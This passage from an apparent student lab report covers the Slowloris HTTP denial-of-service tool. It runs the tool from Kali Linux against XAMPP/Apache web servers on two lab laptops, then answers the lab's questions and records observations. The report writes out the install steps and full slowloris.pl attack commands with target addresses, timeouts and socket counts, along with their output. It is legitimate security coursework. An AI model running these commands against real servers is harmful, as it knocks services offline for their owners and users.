

FIGURE 45 - PUT THE FILE ON THE DESKTOP



FIGURE 46 - TYPE THE COMMAND TO INSTALL PERL-DOC

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt-get install libhtml-parser-perl libio-socket-ssl-perl
```

FIGURE 47 - TYPE THE COMMAND TO INSTALL LIBRARIES SLOWLORIS REQUIRES

```
DATE
    02/11/2013

AUTHOR
    Laera Loris llaera@outlook.com

ABSTRACT
    Slowloris both helps identify the timeout windows of a HTTP server or
    Proxy server, can bypass httpready protection and ultimately performs a
    fairly low bandwidth denial of service. It has the added benefit of
    allowing the server to come back at any time (once the program is
    killed), and not spamming the logs excessively. It also keeps the load
    nice and low on the target server, so other vital processes don't die
    unexpectedly, or cause alarm to anyone who is logged into the server for
    other reasons.

AFFECTS
    Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, others ... ?

NOT AFFECTED
    IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid, others ... ?
/tmp/2BbEyzzIEi
```

FIGURE 48 - SCAN THROUGH IT THEN QUIT PERLDOC

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo perl slowloris.pl -dns 10.1.40.146 -port 80 -test
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP clien
t by Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
This test could take up to 14.3666666666667 minutes.
Connection successful, now comes the waiting game ...
Trying a 2 second delay:
        Worked.
Trying a 30 second delay:
```

FIGURE 49 - TYPE THE COMMAND WITH IP ADDRESS OF DELL LAPTOP TO TEST

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo perl slowloris.pl -dns 10.1.40.146 -port 80 -test
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP clien
t by Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
This test could take up to 14.3666666666667 minutes.
Connection successful, now comes the waiting game...
Trying a 2 second delay:
        Worked.
Trying a 30 second delay:
        Worked.
Trying a 90 second delay:
        Worked.
Trying a 240 second delay:
        Worked.
Trying a 500 second delay:
```

FIGURE 50 - 500 SECOND DELAY FAILED, ONLY 240 SECOND DELAY WORKED!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo perl slowloris.pl -dns 10.1.40.146 -port 80 -timeout 240 -num 500 -tcp to 5
```

FIGURE 51 - TYPING THE COMMAND TO ATTACK THE DELL'S IP ADDRESS! (WEB SERVER)

```
                Sending data.
Current stats:  Slowloris has now sent 1328 packets successfully.
This thread now sleeping for 30 seconds ...

                Sending data.
Current stats:  Slowloris has now sent 1466 packets successfully.
This thread now sleeping for 30 seconds ...

                Sending data.
Current stats:  Slowloris has now sent 1720 packets successfully.
This thread now sleeping for 30 seconds ...

                Sending data.
Current stats:  Slowloris has now sent 1799 packets successfully.
This thread now sleeping for 30 seconds ...

                Sending data.
Current stats:  Slowloris has now sent 1975 packets successfully.
This thread now sleeping for 30 seconds ...

                Sending data.
Current stats:  Slowloris has now sent 2028 packets successfully.
This thread now sleeping for 30 seconds ...
```

FIGURE 52 - ATTACKING!



FIGURE 53 - THE DELL LAPTOP'S WEB SERVER WENT DOWN AND SLOW!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo perl slowloris.pl -dns 10.1.40.157 -port 80 -timeout 90  -num 500 -tcp to 5
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Value "to" invalid for option tcpto (number expected)
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
Connecting to 10.1.40.157:80 every 90 seconds with 500 sockets:
```

FIGURE 54 - TYPING THE COMMAND TO ATTACK MAC'S IP ADDRESS (WEB SERVER) WITH 90 SECONDS!

```
                Sending data.
Current stats:  Slowloris has now sent 1328 packets successfully.
This thread now sleeping for 30 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1466 packets successfully.
This thread now sleeping for 30 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1720 packets successfully.
This thread now sleeping for 30 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1799 packets successfully.
This thread now sleeping for 30 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1975 packets successfully.
This thread now sleeping for 30 seconds...

                Sending data.
Current stats:  Slowloris has now sent 2028 packets successfully.
This thread now sleeping for 30 seconds...
```

FIGURE 55 - ATTACKING!



FIGURE 56 - IT WON'T GO DOWN! MAC'S WEB SERVER IS STILL HERE AND ALL GOOD.



FIGURE 57 - ATTACKING WITH DELL'S IP ADDRESS TO ATTACK THE WEB SERVER WITH %50 LOWER NUMBER!



FIGURE 58 - ATTACKING!



FIGURE 59 - THE DELL LAPTOP'S WEB SERVER WENT GO DOWN BUT SLOWLY!

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo perl slowloris.pl -dns 10.1.40.157 -port 80 -timeout 120 -num 500 -tcp to 5
```

FIGURE 60 - ATTACKING WITH MAC'S IP ADDRESS TO MAC'S WEB SERVER!

```
                Sending data.
Current stats:  Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds...

Current stats:  Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds...

                Sending data.
Current stats:  Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds...

Current stats:  Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds...

Current stats:  Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds...
```

FIGURE 61 - ATTACKING FAILED!



FIGURE 62 - WHILE ATTACKING DELL'S WEB SERVER WITH IP ADDRESS, CHECK THE TASK MANAGER ON DELL LAPTOP (VICTIM)



FIGURE 63 - OVERLOAD DATA!

QUESTIONS AND ANSWERS

- What kind of animal is a slowloris? Include a picture in your report.

  - None.

- If you change the timeout value to a 50% lower number, what happens?

  - Not much change.

- Between the Mac Web Server and the Window Web Server, which of the two handled the DoS attack better?

  - Mac Web Server. It defended the DOS better.

- On one of the web servers, update XAMPP to the latest version and run the Slowloris attack again. What XAMPP version did you download, and did Apache handle the DoS attack better than the old version of XAMPP?

  - Not much, since I downloaded the latest version of XAMP.

OBSERVATIONS

Easy to understand how the DOS works, but also, I had a bit of struggle to understand the navigation of XAMPP files. It took a while to find those!